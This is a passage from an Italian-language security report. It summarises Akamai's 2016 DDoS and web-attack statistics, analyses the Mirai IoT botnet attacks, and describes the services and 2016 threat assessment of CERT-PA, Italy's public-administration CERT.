che portare nel medio-lungo periodo a un costante miglioramento della security posture generale. Si pensi ad esempio alle *Misure minime di sicurezza ICT* emanate da AgID per le infrastrutture del Settore Pubblico o al *Nuovo Regolamento Generale sulla Protezione dei Dati Personali* (GDPR) definito a livello europeo.

Naturalmente, per essere veramente efficaci, è necessario che tali iniziative vengano affiancate il prima possibile anche da azioni di sensibilizzazione e piani di formazione che le Aziende dovranno sottoporre ai propri dipendenti in quanto uno dei principali punti deboli (sui quali spesso gli attaccanti fanno leva) rimane sempre e comunque la componente umana.

Rapporto 2016 sullo stato di Internet ed analisi globale degli attacchi DDoS e applicativi Web [a cura di AKAMAI]

1. Attività degli attacchi DDoS


a. Un anno record per la dimensione degli attacchi

Il 2016 è stato caratterizzato da un forte aumento della dimensione degli attacchi: abbiamo assistito ai più grandi Denial of Service mai registrati. L'intensità degli attacchi è aumentata notevolmente, determinando il raddoppio delle loro dimensioni. Sono più grandi, più complessi, non si limitano a un settore specifico e per contrastarli è richiesta una maggiore esperienza rispetto agli attacchi DDoS del passato.

Senza dubbio gli attacchi della botnet Mirai sono stati i più importanti dell'anno, e per questo abbiamo deciso di dedicare un approfondimento a questo tema: gli attacchi non sono stati notevoli solo per la loro dimensione, ma anche per le sorgenti e la natura del traffico utilizzato. Da giugno stiamo analizzando una variante di un malware chiamato "Kaiten", che attacca principalmente router domestici e dispositivi Internet of Things (IoT). Il codice sorgente del malware è stato ora rilasciato al pubblico, sotto il nome di "Mirai", insieme al set di oltre 60 combinazioni di default username e password utilizzati per prendere il controllo dei dispositivi.


Quando utilizzato negli attacchi di cui siamo stati testimoni, questo strumento ha generato flood GRE, SYN, e ACK a livello di rete, e flood PUSH e GET a livello applicativo. Nessuno di questi attacchi è particolarmente complicato dal punto di vista della mitigazione, ma qualsiasi tipo di traffico diventa problematico quando viene ricevuto a 623 Gbps.

Attacchi più grandi di 300 Gbps sono diventati ormai comuni: 7 dei 10 maggiori attacchi DDoS oltre i 300+ Gbps, sono avvenuti nel 2016. Tre di essi nell'ultimo quarto, ma non basati su botnet IoT, bensì originati dal DDoS toolkit "Spike". L'attacco più grande che abbiamo osservato a ottobre (517 Gbps), proveniva da quest'ultima botnet che sfrutta vecchi malware associati ad architetture x86 Linux, come XOR e BillGates.



b. Vettori di attacco


Nonostante gli attacchi DDoS applicativi possano avere un impatto spropositato rispetto ad attacchi relativi al livello infrastrutturale, nel 2016 hanno rappresentato solamente l'1.66% di tutti i vettori di attacco visti sulla rete Akamai. Il motivo potrebbe essere il fatto che la maggior parte di questi attacchi richieda un minimo di conoscenza e abilità tecnica per essere effettuato, al contrario di attacchi infrastrutturali che possono essere eseguiti con strumenti "punta e clicca" e motori di ricerca.




Frammenti UDP e DNS reflection hanno rappresentato per molto tempo la porzione di traffico DDoS più considerevole sulla rete Akamai. Questi due vettori di attacco sono fortemente correlati, in quanto una buona parte di frammentazione UDP è un prodotto del traffico DNS. Durante il terzo quarto del 2016 la somma di questi due vettori di attacco rappresentava circa il 44% del traffico totale.
Se includiamo flood UDP, anch'esso legato alla frammentazione UDP, questi tre vettori di attacco hanno rappresentato il 54% del totale. UDP e Chargen sono diminuiti, per far spazio agli altri vettori precedentemente citati.

Nonostante siano utilizzati pesantemente dalla botnet Mirai, gli attacchi flood Generic Routing Encapsulation (GRE) sono rimasti un componente minore dello scenario globale dei vettori di attacco. Non ci sorprenderebbe vedere questo protocollo aumentare popolarità in futuro proprio per colpa di questi recenti attacchi. In ogni caso, al contrario degli

attacchi riflessi, i flood GRE richiedono una grossa capacità dei nodi della botnet, non l'amplificazione.



Durante la prima metà dell'anno abbiamo assistito a una crescita del 238% rispetto al 2015 degli attacchi di tipo NTP reflection. Nei successivi mesi abbiamo notato come i sistemi vulnerabili a NTP reflection sono stati ripuliti e protetti pian piano, causando entro la fine dell'anno una notevole diminuzione di questo tipo di attacchi.
Quando la reflection NTP è diventata un vettore popolare nel 2014, abbiamo notato grossi picchi di traffico di attacco. La causa di questo comportamento va ricercata nelle nuove vulnerabilità scoperte dagli attaccanti, che hanno condiviso informazioni tra loro in merito ai sistemi NTP utilizzabili per eseguire gli attacchi. Allo stesso tempo, gli amministratori di sistema hanno lavorato diligentemente per aggiornare e proteggere i server NTP, riducendo di fatto la lista dei server vulnerabili a pochi nodi disponibili.
Lo scarso numero di server porta a un utilizzo maggiore della loro banda di rete, rendendoli quindi più facilmente identificabili. Anche i proprietari di questi nodi sono quindi riusciti a correre ai ripari aggiornando i sistemi o rimuovendoli dalla rete.
Nel terzo quarto del 2016 la dimensione media degli attacchi NTP reflection era di circa 700 Mbps: una notevole diminuzione rispetto a giugno 2014, quando la dimensione media di questi attacchi era di 40 Gbps.
Nonostante il numero di server vulnerabili sia ancora consistente, è incoraggiante pensare che vedremo in futuro una continua diminuzione di questo tipo di attacchi, dovuta all'abbandono del vettore di attacco NTP e alla lenta ma continua riduzione dei server vulnerabili.



c. Le principali nazioni sorgenti di attacco

In tutta la prima parte dell'anno la Cina ha rappresentato la sorgente principale degli attacchi DDoS, con valori prossimi a un terzo del totale e un picco del 56.09% durante il secondo quarto del 2016. Seguono tra le altre nazioni, recentemente, Stati Uniti, Regno Unito, Germania e Russia.

È importante notare che gli attacchi UDP, inclusi quelli di frammentazione, sono stati esclusi da queste metriche, in quanto la sorgente degli attacchi potrebbe essere forgiata (spoofed) e creare quindi risultati non attendibili.

Top 5 Source Countries for DDoS Attacks, Q1–Q4 2016


Q1 2016		Q2 2016		Q3 2016		Q4 2016	
Country	Percentage Source IPs	Country	Percentage Source IPs	Country	Percentage Source IPs	Country	Percentage Source IPs
China	16% 115,478	China	40% 306,627	China	19% 81,276	U.S.	24% 180,652
U.S.	10% 72,598	U.S.	12% 95,004	U.S.	14% 59,350	U.K.	10% 72,949
Turkey	6% 43,400	Taiwan	4% 28,546	U.K.	10% 44,460	Germany	7% 49,408
Brazil	5% 36,472	Canada	3% 20,601	France	6% 23,980	China	6% 46,783
South Korea	4% 31,692	Vietnam	3% 20,244	Brazil	3% 13,502	Russia	4% 33,211

2. Attività degli attacchi applicativi web

a. Vettori di attacco


Tre vettori compongono il 96% del totale degli attacchi applicativi: SQL Injection (SQLi), Local File Inclusion (LFI), Cross Site Scripting (XSS). Al contrario, Remote File Inclusion (RFI), PHP Injection (PHPi) e Malicious File Upload (MFU), sono stati registrati quasi solo come rumore di fondo.

La maggior parte degli attacchi applicativi web è stata eseguita su protocollo HTTP (68%) invece che HTTPS (32%). Non c'è un'attenzione degli attaccanti verso applicazioni HTTPS e molti strumenti non sono configurati per eseguire attacchi su SSL in modo predefinito. È quindi possibile e consigliato ottenere una semplice protezione di base cifrando i dati in transito, forzando il passaggio degli utenti da HTTP a HTTPS.




b. Le principali nazioni sorgenti di attacco

Abbiamo analizzato la sorgente degli attacchi dopo che la sessione TCP è stata stabilita. Nonostante questo, gli strumenti utilizzati cercano di nascondere la posizione reale dell'attaccante, non tramite manipolazione della sorgente dei pacchetti come viene fatto comunemente con il traffico UDP, ma tramite l'uso di VPN o server proxy.
I dati raccolti si basano quindi sull'indirizzo IP dell'ultimo hop osservato e mostrano gli Stati Uniti come la principale sorgente di attacchi applicativi web (28%). Seguono Olanda (17%), Germania (9.2%), Brasile (5.5%), tra i primi posti dei paesi con più sorgenti di attacco.



c. Le principali nazioni destinazioni di attacco

Gli Stati Uniti sono la maggiore destinazione degli attacchi applicativi web: due terzi degli attacchi sono stati rivolti a server posizionati in territorio americano.
Moltissime organizzazioni, e le loro infrastrutture, hanno sede in questo paese, ci si aspetta quindi che i dati non cambino facilmente: gli Stati Uniti rimarranno il principale obiettivo degli attacchi anche in futuro. A seguire, Brasile e Germania sono risultati tra i paesi con maggiori attacchi subiti. L'Olanda, nonostante sia stata una frequente sorgente di attacchi, non è tra i primi paesi più attaccati.



3. Approfondimento: la crescente minaccia della botnet Mirai

Il 20 giugno abbiamo mitigato uno dei più vasti attacchi DDoS (Distributed Denial of Service) accertati sferrati nel 2016. L'attacco, diretto a un'organizzazione italiana, ha impiegato sei diversi vettori d'attacco: flood DDoS SYN, UDP fragment, PUSH, TCP, DNS e UDP, generando un picco di ampiezza di banda di 363 gigabit al secondo (Gbps).
L'analisi dell'attacco ha identificato una tecnica di riflessione DNS che abusava di un dominio configurato DNSSEC per generare una risposta di dimensioni amplificate a causa dell'estensione di sicurezza del Domain Name System (DNSSEC).

- Picco di banda: 363,56 Gbps
- Picco di pacchetti al secondo: 57,14 Mpps
- 6 vettori di attacco: Flood SYN, UDP fragment, PUSH, TCP, DNS e UDP
- Porta di destinazione: Casuale

Nel corso degli ultimi trimestri, abbiamo registrato e mitigato un gran numero di attacchi DDoS di riflessione e amplificazione del DNS. Le tecniche di attacco e la loro durata lasciavano già ipotizzare l'esistenza sul mercato clandestino DDoS-for-Hire di servizi booter disponibili in affitto.

Parte dell'attacco SYN è stato confrontato con la firma della botnet Kaiten/STD. Il nostro Security Information Response Team (SIRT) ha esaminato una variante malware di Kaiten/Std che prende di mira specificatamente dispositivi di rete utilizzati in ambienti SOHO, ossia piccoli uffici e ambienti domestici con dispositivi Internet of Things (IoT). Il malware è caratterizzato da un lungo elenco di vettori di attacco e dalla capacità di eseguire comandi arbitrari e assumere il controllo totale del sistema infetto.

Il 21 ottobre 2016, gli attacchi DDoS alimentati da IoT nell'infrastruttura DNS gestita da DYN hanno impedito l'accesso degli utenti alle più grandi risorse web degli Stati Uniti, inclusi Twitter, Spotify e PayPal. È da notare che, già un mese prima, c'era stato un enorme attacco DDoS da 623 Gbps, che riguardava lo stesso malware botnet basato sulle infezioni Kaiten/STD, denominato in seguito Mirai. L'attacco da 623 Gbps era solo uno dei 10 attacchi basati su Mirai ai danni di un singolo obiettivo, il security blog del giornalista Brian Krebs, durante un periodo di otto giorni. Cinque di questi attacchi hanno superato i 100 Gbps.
L'attacco ai danni di DYN dimostra che, oltre agli attacchi diretti, le organizzazioni devono anche gestire il rischio di attacchi DDoS ai danni dell'infrastruttura centrale di Internet, ad esempio i server DNS. Questo metodo di attacco può avere un effetto domino in qualsiasi organizzazione che basi, direttamente o indirettamente, la sua presenza Internet su un vendor vulnerabile.

L'11 ottobre c'è stato un altro attacco eseguito tramite la botnet Mirai, con picchi di 261 Gbps e 30 Mpps. Il "basso" numero di pacchetti al secondo può essere attribuito in maggior parte al contenuto più grosso dei pacchetti utilizzati durante questo attacco. La maggior parte degli attacchi avevano un payload con almeno 512 bytes di dati di padding, creando quindi pacchetti più grandi e un maggiore consumo di banda, ma con un minore throughput totale.
Durante questi attacchi, molti dei vettori utilizzati avevano valori predefiniti, a eccezione dei GET flood, che ovviamente richiedono l'impostazione di un dominio, e UDP flood, che avevano alcune modifiche della porta di default e della lunghezza dei pacchetti. Il vettore più comune visto in questi attacchi è stato l'ACK flood.
Il malware Mirai ha danneggiato centinaia di migliaia di dispositivi smart connessi. È in grado di installarsi, ottenere il controllo e creare un vero e proprio esercito globale grazie all'accesso ai dispositivi con password predefinite vulnerabili. Ciascun dispositivo infetto esegue infatti la scansione di Internet per identificare e reclutare altri dispositivi vulnerabili mentre attende di essere utilizzato per un attacco DDoS.
L'IoT (Internet of Things) è composto da miliardi di dispositivi in grado di ricevere e inviare dati, che utilizziamo comunemente a casa, in ufficio e negli ambiti più disparati della nostra vita. I dispositivi IoT infetti dal malware Mirai comprendono attrezzature per il tempo libero e la sicurezza domestica, come webcam, videoregistratori digitali (DVR) e router.
Il codice sorgente Mirai e le istruzioni per creare una botnet sono state diffuse pubblicamente dal presunto autore. Entro due settimane dal rilascio del codice, abbiamo osservato il primo round di funzionalità aggiornate. Dato che milioni di dispositivi IoT distribuiti hanno un firmware vulnerabile e uno scarso livello di sicurezza, costituiscono facilmente un'origine immediata di attacchi DDoS.

Mentre gli attacchi mitigati a settembre sono stati i più grandi, abbiamo osservato una diminuzione della dimensione e dell'intensità della botnet verso la fine dell'anno. Questo corrisponde con quanto indicato dal presunto autore di Mirai nel post in cui ha condiviso il codice sorgente, dove si dice che decine di migliaia di bots non erano più connessi ai server "command & control" dopo l'attacco sul sito di Krebs.
Non è chiaro se questo sia dovuto alla segmentazione della botnet, forse per un suo più conveniente utilizzo in scenari DDoS-for-Hire, o al filtraggio del traffico dei bot implementato dai service providers.
In ogni caso, questi attacchi hanno mostrato il potenziale di attacco dei DDoS al giorno d'oggi. Mentre alcune grosse organizzazioni possono essere preparate a gestire attacchi oltre i 100 Gbps, un attacco di più di 600 Gbps potrebbe creare problemi ben maggiori a qualsiasi azienda. Mirai è stata capace di compromettere con successo un segmento notevolmente carente dal punto di vista delle best practice di sicurezza, nel mondo dei dispositivi IoT.
La botnet Mirai ha continuato a essere una delle minacce più grandi nell'ultimo quarto del 2016, ma non l'unica basata su dispositivi IoT. Almeno altre due maggiori botnet sono state utilizzate negli ultimi mesi, che potrebbero essere varianti, oppure nuove botnet non

direttamente collegate a Mirai.
Alla fine, ciò che Mirai ha reso disponibile al pubblico, è un codice ben scritto e facilmente estensibile. Non è chiaro quale corso prenderanno gli eventi futuri, ma è certo che la strada è stata aperta per altri sviluppatori malintenzionati, che sono già all'opera per migliorarne il codice.

4. Guardando al futuro

Fino a poco tempo fa, pensare di avere elettrodomestici collegati online faceva sorridere, ma i produttori hanno preso a cuore questa idea e ora sembra che tutto possa essere connesso, da elaborati frigoriferi a semplici lampadine.
Il problema nasce dal fatto che i produttori non hanno abbracciato allo stesso modo la sicurezza, fondamentale per questi dispositivi.
Collegare un apparato su internet è relativamente semplice. Scrivere software che può essere aggiornato, gestire un'infrastruttura che supporti gli aggiornamenti, e tenere il passo delle vulnerabilità che affliggono questi dispositivi non è facile, né economico. Esistono quindi molti apparecchi IoT che non possono essere aggiornati o corretti: un'opportunità importante che gli attaccanti hanno identificato e sfruttato ampiamente.
Le botnet attuali si basano su dispositivi con buona capacità di calcolo, come registratori video o telecamere IP. Le lampadine "smart" non hanno sicuramente altrettanta potenza, ma sono vendute ed installate a milioni. Le televisioni hanno capacità necessaria per il riconoscimento vocale. Un frigorifero ha probabilmente un web server completamente funzionale, necessario per mostrare le informazioni sullo schermo o inviare la lista della spesa a uno smartphone.

L'attacco da 623 Gbps di quest'anno ha segnato un nuovo capitolo nella storia dei Denial of Service distribuiti: ha dimostrato che attacchi così considerevoli sono possibili, incentivando altre persone a ricreare l'evento. È molto probabile che numerose persone stiano ora lavorando per catturare la propria nuova botnet di dispositivi IoT, per lanciare il prossimo attacco record distribuito di Denial of Service.
D'altro canto, stiamo assistendo alla riduzione degli attacchi NTP reflection, grazie alla continua sanificazione dei server vulnerabili. Ciò chiaramente non bilancia la crescita esponenziale della minaccia dei dispositivi IoT, ma mostra come quando un vettore di attacco inizia a recedere, i nostri avversari, hacker intelligenti, stanno già sondando nuove interessanti strade da sfruttare.
Fortunatamente, anche le persone che si occupano della difesa da questi attacchi sono molto preparate, e gli strumenti a nostra disposizione continuano a evolversi di conseguenza.

Bibliografia

- Q1/Q2/Q3/Q4 2016 State of the Internet – Security Reports: https://www.akamai.com/it/it/our-thinking/state-of-the-internet-report/global-state-of-the-internet-security-ddos-attack-reports.jsp

- White Paper - Analisi di un attacco: Attacco DDoS da 363 Gbps: https://www.akamai.com/it/it/multimedia/documents/state-of-the-internet/akamai-363-gbps-ddos-attack-threat-advisory.pdf

- White Paper – Mirai Botnet and DNS: https://www.akamai.com/it/it/multimedia/documents/white-paper/akamai-mirai-botnet-and-attacks-against-dns-servers-white-paper.pdf

- Threat Advisory – Mirai Botnet: https://www.akamai.com/us/en/our-thinking/threat-advisories/akamai-mirai-botnet-threat-advisory.jsp

Le segnalazioni del CERT-PA

Il CERT-PA, come noto, opera all'interno dell'Agenzia per l'Italia Digitale (AgID) alla quale il Quadro Strategico Nazionale per la sicurezza dello spazio cibernetico ha affidato il compito di curare la sicurezza cibernetica delle Pubbliche Amministrazioni Italiane. Esso fornisce principalmente i propri servizi alla *constituency* di riferimento formata da Pubblica Amministrazione Centrale, Regioni e Città metropolitane, ma supporta anche, in modalità *best-effort*, tutte le altre PA che necessitano di assistenza.
In accordo alle regole tecniche per la sicurezza informatica delle PA, il CERT-PA è in grado di fornire alle amministrazioni richiedenti:

- *servizi di analisi e di indirizzo*, finalizzati a supportare la definizione dei processi di gestione della sicurezza, lo sviluppo di metodologie, il disegno di processi e di metriche valutative per il governo della sicurezza cibernetica;
- *servizi proattivi*, aventi come scopo la raccolta e l'elaborazione di dati significativi ai fini della sicurezza cibernetica, l'emanazione di bollettini e segnalazioni di sicurezza, l'implementazione e la gestione di basi dati informative, lo sviluppo della *readiness* e della *preparedness*;
- *servizi reattivi*, aventi come scopo la gestione degli allarmi di sicurezza, il supporto ai processi di gestione e risoluzione degli incidenti di sicurezza all'interno del dominio delle PA;
- *servizi di formazione e comunicazione* per promuovere la cultura della sicurezza cibernetica, favorendo il grado di consapevolezza e competenza all'interno delle PA, attraverso la condivisione di informazioni relative a specifici eventi in corso, nuovi scenari di rischio o specifiche tematiche di sicurezza delle informazioni.

Attualmente vengono erogati i servizi di:

- *early warning*;
- analisi delle fonti;
- gestione delle segnalazioni;
- produzione e invio di bollettini ed avvisi.

Conclusa nell'estate 2015 la fase di esercizio pilota, nel corso del 2016 il CERT-PA ha provveduto non solo a consolidare la propria attività all'interno del sistema di protezione dello spazio cibernetico nazionale, ma anche a sviluppare la propria rete di relazioni verso le analoghe strutture internazionali.
Tra le attività di sviluppo sul fronte interno si possono citare la realizzazione di specifici *tool* di supporto all'analisi delle minacce cibernetiche, alcuni dei quali sono stati messi a disposizione non solo della *constituency* ma anche del pubblico generale, nonché la sottoscrizione di protocolli d'intesa e cooperazione con altri CERT pubblici o di rilevante interesse pubblico operanti sul territorio nazionale. Tra le attività di sviluppo internazionale si possono invece annoverare il conseguimento dell'accreditamento presso il Trusted Introducer e del riconoscimento presso il CERT/CC, oltre che l'avvio delle procedure per l'accreditamento presso il FIRST.

L'analisi della minaccia 2016

Nel corso del 2016 il livello generale della minaccia verso la Pubblica Amministrazione, così come rilevato dal CERT-PA, si è ulteriormente innalzato rispetto agli anni precedenti seguendo un trend di crescita oramai consolidato. Ciò è dovuto sostanzialmente ad un fenomeno, relativamente recente, di mutamento della prospettiva nel riguardo della "appetibilità" delle PA da parte di organizzazioni o anche singoli individui portatori di interessi illeciti. È un dato di fatto che le Pubbliche Amministrazioni, tradizionalmente considerate come oggetti "poco interessanti" per il crimine organizzato o le strutture di intelligence straniere, stiano invece sempre più diventando bersaglio di attacchi cibernetici di varia fonte e natura, ma sempre più articolati ed evoluti, finalizzati soprattutto all'esfiltrazione di informazioni. In particolare la minaccia più significativa è oramai costituita dai cosiddetti APT (*Advanced Persistent Threat*), sofisticate combinazioni di *software* che infiltrano in modo particolarmente subdolo e silenzioso le reti delle organizzazioni vittime, cercando di rimanervi all'interno per il periodo più lungo possibile, al fine di carpire e trafugare quante più informazioni possibile.

In considerazione del livello di protezione spesso non adeguato che ancora purtroppo caratterizza molte PA, soprattutto quelle locali e minori, tale tendenza si è tradotta in un impegno assai più elevato per la struttura del CERT-PA rispetto all'immediato passato. La struttura infatti, oltre ad aver dovuto necessariamente incrementare il proprio livello di attività preventiva e di *early warning*, è stata chiamata in più occasioni a fornire supporto specialistico sia nella immediata gestione e risoluzione di incidenti anche rilevanti occorsi alla propria *constituency*, che nelle collaterali o successive attività di analisi ed investigazione.


Riepilogo dell'attività svolta

Le attività erogate dal CERT-PA all'esterno possono suddividersi nelle seguenti categorie:


- **segnalazioni**: ricezione e gestione di segnalazioni relative a problemi di sicurezza informatica nell'ambito della Pubblica Amministrazione;
- **indagini**: attività di analisi di eventi di sicurezza;
- **bollettini**: emissione periodica di pubblicazioni riguardanti nuove vulnerabilità e minacce informatiche di interesse per le Pubbliche Amministrazioni;
- **avvisi**: emissione a circolazione ristretta di pubblicazioni che non possono essere classificate come vulnerabilità ad impatto diffuso, ma riguardano specifiche fattispecie ed eventi di interesse per le Pubbliche Amministrazioni;
